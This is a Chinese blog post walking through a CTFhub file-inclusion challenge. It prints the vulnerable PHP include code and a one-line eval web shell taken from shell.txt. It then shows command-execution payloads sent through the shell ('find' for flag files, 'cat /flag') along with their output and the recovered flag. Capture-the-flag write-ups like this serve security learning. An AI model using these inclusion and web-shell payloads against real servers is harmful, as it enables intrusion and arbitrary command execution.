CTFhub 文件包含

原创

qq_41497476 于 2020-07-27 15:20:00 发布 1335 收藏 2

分类专栏： CTFhub技能树


本文链接：https://blog.csdn.net/qq_41497476/article/details/107611391

这类题目很久以前接触过，也有过应用，主要的方法是利用一些伪协议完成后台信息的提取

题目源码

```php
<?php
error_reporting(0);
if (isset($_GET['file'])) {
    if (!strpos($_GET["file"], "flag")) {
        include $_GET["file"];
    } else {
        echo "Hacker!!!";
    }
} else {
    highlight_file(__FILE__);
}
?>
<hr>
i have a <a href="shell.txt">shell</a>, how to use it ?
```

传递的参数为file。试了一下，存在文件包含漏洞



i have a shell, how to use it ?


也可以利用伪协议获取后台页面的源码。然后就不知道怎么用了，这个shell.txt没有办法利用起来啊。

```php
<?php eval($_REQUEST['ctfhub']);?>
```

这是shell.txt里的内容，看了下writeup后想起来了，REQUEST方式有可以利用的地方,它是定义的一个超级全局变量，在别人的witeup上看到了这样的做法

index.php shell.txt

i have a shell, how to use it ?



具体原理不清楚，但是确实实现了利用shell.txt进行命令执行的功能.
接下来就可以利用这个功能达到寻找flag的目的
过程及如下

```
ctfhub=system('find / -name flag*');
```

/sys/devices/platform/serial8250/tty/ttyS0/flags /sys/devices/platform/serial8250/tty/ttyS1/flags /sys/devices/pci0000:00/0000:00:05.0/virtio2/net/eth0/flags /sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/kube-ipvs0/flags /proc/sys/kernel/sched_domain/cpu0/domain0/flags /proc/sys/kernel/sched_domain/cpu1/domain0/flags /flag

```
ctfhub=system('cat /flag');
```

ctfhub{624647296a4d2980c3ee4c365052be2b8702edd0}

结果出来了。

目前不太懂得就是为什么可以用这种方式利用后台的shell.txt完成命令执行。但是直接在对shell.txt传递用GET或POST方式传递执行参数就不行